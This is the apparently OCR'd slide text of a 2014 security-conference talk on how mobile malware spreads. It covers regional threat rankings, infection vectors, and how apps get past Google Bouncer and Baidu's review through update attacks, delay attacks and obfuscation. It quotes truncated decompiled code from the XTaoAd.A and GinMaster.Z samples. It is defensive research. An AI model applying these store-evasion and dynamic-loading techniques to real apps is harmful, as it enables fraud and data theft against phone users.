Break Bottleneck

A Look at Mobile Malware Spread

Thomas Lei Wang
On Hack In Paris 2014
June 26th, 2014

Research Background

10-years security research experience

- Manager, Baidu Security Labs (NASDAQ:BIDU)
- Manager, TrustGo Security Labs
- Websense, Trend Micro (TYO:4704), Fortinet (NASDAQ:FTNT)


Research data


- 200M users in China
  - Baidu Mobile Security
- 50M users worldwide
  - TrustGo Mobile Security
  - DU Speed Booster
- 100M+ app downloads per day
  - Baidu App Store: the largest app store in China for Android apps.

Mobile Threats Increased 957% Over Past Year


Mobile Threats

- Malware: Trojan, Worm, Spyware, Virus
- High Risk: Aggressive Adware, PUP





Mobile Malware Global Distribution



Russia Top

1. FakeInst: *SMS Fraud*
2. Fobus: *Steal Banking Info*
3. Agent: *SMS Fraud*
4. RuWapFraud: *SMS Fraud*
5. Opfake: *SMS Fraud*
6. DepositMobi: *SMS Fraud*

France Top

1. Agent: *SMS Fraud*
2. RuWapFraud : *SMS Fraud*

US Top


1. FakeDoc: *Steal Privacy*
2. RuWapFraud: *SMS Fraud*

Vietnam Top

1. Blatantsms: *SMS Fraud*
2. FakeValidation: *SMS Fraud*
3. Agent: *SMS Fraud*
4. Vietcon: *Click Fraud*
5. Opfak : *SMS Fraud*
6. FakeInst: *SMS Fraud*

*Baidu data http://sample.safe.baidu.com/exchange/tpl/echarts/samples/2014/map_mobile_malware_2014.html

Mobile Malware is Growing in Barbell Type



Sandboxing
Permissions
Malware removal
…

Driven by Interests

Steal Money
Steal Privacy
Consume Bandwidth & Battery

Mobile Malware Spreads in China

*Baidu data http://sample.safe.baidu.com/exchange/tpl/echarts/samples/2014/map_smsthief.html

How Mobile Malware Spreads

12 ways that today’s mobile malware get around

- Official App Store
  - Google Play
  - Baidu App Store
- Third-Party App Store
- Text Message
- Femtocell
- QR Code
- Bluetooth
- Third-Party ROMs
- Social Networks
  - Twitter
  - Facebook
- Mobile Ad Networks
- Instant Message
- Drive-by Download
  - Compromised Websites
  - Spam Email
- USB Connection
  - Android Infect Windows
  - Windows Infect Android

THE MOST DANGEROUS!!!

Spreads by Official App Store - Google Play

Bouncer

- Security service rolled out on Feb 2012.
- Count for a **40% drop** in the number of malicious apps in Google Play.

Bouncer can be fingerprinted and circumvented


- Update attack: No malicious code needs to be included in the initial installer. In this case, the app can have an even better chance to evade *Bouncer*'s detection. Once the application passes *Bouncer*'s check and gets installed on a real user's device, then the application can either download additional malicious code to run or connect to its remote control and command (C&C) server to upload stolen data or receive further commands. Just this month, another two fake apps successfully avoid *Bouncer* using this technique and snuck into Google Play, staying there for two weeks.
- Delay attack: The application can include malicious payloads in the submitted app but behave benign when it is running in Bouncer. Once it gets onto a user's device, then starts to run malicious code.

**http://blog.trendmicro.com/trendlabs-security-intelligence/a-look-at-google-bouncer/*

Spreads by Google Play – Update Attack

Dropdialer.A

- This Trojan is able to evade Google Bouncer. Stay for two weeks on Google Play.
- This Trojan guises as an app supposedly used to set wallpapers. However it downloads another file in the background. It then tricks users to install the downloaded file.



Spreads by Official App Store – Baidu App Store

Baidu App Store

- The largest app store for Android apps in China, where Google Play is banned.
- Over 100M app downloads per day.

ACS – Baidu’ s Bouncer

- Suffering the same attack with Google Paly.
- Update attack
- Delay attack
- Antivirus evasion attack
  - Advanced obfuscation
  - Malicious native code
  - App protector

  *Make AV guys' life much more harder!


	Delay Attack	Update Attack
Similarities	Mother app has no malicious code.	
Differentia	Dynamic load malicious code by **DexClassLoader** at runtime from Internet or local files (/assets, /res/raw).	Request update to newer version app or download another app, which contains malicious code.
	Must require essential permissions in mother app, e.g. SEND_SMS.	Mother app may has no dangerous permission at all. But upgraded or dropped app will require dangerous permissions.

Baidu App Store - Delay Attack

XTaoAd.A

- classes.dex has no malicious code.
- At runtime, auto download arbitrary malicious JAR files from remote server, then load and run them.
- The malicious JAR files may download more malicious JAR files.
- Auto download apps and tricks you to install.

```
private int strisrigrfioct()
{
  File localFile = new File(this.fosrigrfior);
  implsrigrfioeme.strisrigrfioct("RunDexTask", "DexDir:" + this.prot
  implsrigrfioeme.strisrigrfioct("RunDexTask", "DexPath:" + this.fos
  if (localFile.exists())
  {
    try
    {
      Class localClass = new DexClassLoader(this.fosrigrfior, this.p
      Class[] arrayOfClass = new Class[2];
      arrayOfClass[0] = Context.class;
      arrayOfClass[1] = Integer.TYPE;
      Method localMethod = localClass.getMethod("runTask", arrayOfCl
      this.volsrigrfioati = localClass.getDeclaredField("NEED_TIME")
```




*24 hours after XTaoAd.A installed, 16 new app icons appeared. These app will be installed when icon clicked.

Antivirus Evasion Case - Advanced Obfuscation

GinMaster.Z - Advanced obfuscation

- Encrypted strings, package, class, and method naming.
- External methods are called via reflection.
- The encrypt key of each samples are randomized.
- Hard to analyze and detect.
- Auto download apps, consuming bandwidth and battery.


```
if (localJSONArray != null)
{
  if (localJSONArray.length() != 0)
  {
    JSONObject localJSONObject1 = localJSONArray.getJSONObject(0).getJSONArray(ac.a("hZX
    this.o = localJSONObject1.getString(ac.a("jcndlTHp3"));
    this.l = localJSONObject1.getString(ac.a("2BQgTBAIVCA4P"));
    JSONObject localJSONObject2 = localJSONObject1.getJSONObject(ac.a("jYHx1Zw=="));
    JSONObject localJSONObject3 = localJSONObject1.getJSONObject(ac.a("2CAwG"));
    this.m = localJSONObject2.getString(ac.a("sEAEDCwEHBQ=="));
    this.k = localJSONObject2.getString(ac.a("1BBUOOhAXCQ=="));
    this.n = localJSONObject2.getString(ac.a("RVkpDUXpMQQ=="));
    this.p = localJSONObject2.getString(ac.a("ieXZ6cg=="));
    this.q = localJSONObject1.getString(ac.a("jf3xweA=="));
    String str3 = localJSONObject3.getString(ac.a("KPTok"));
    String str4 = ac.a(getBaseContext(), str3, ac.a(str3, 102) + ac.a("6DUlTRA=="), null
    if (str4 == null)
      return;
    this.j = str4;
    this.a.sendEmptyMessage(3);
    return;
  }
  this.a.sendEmptyMessage(2);
  return;
}
```




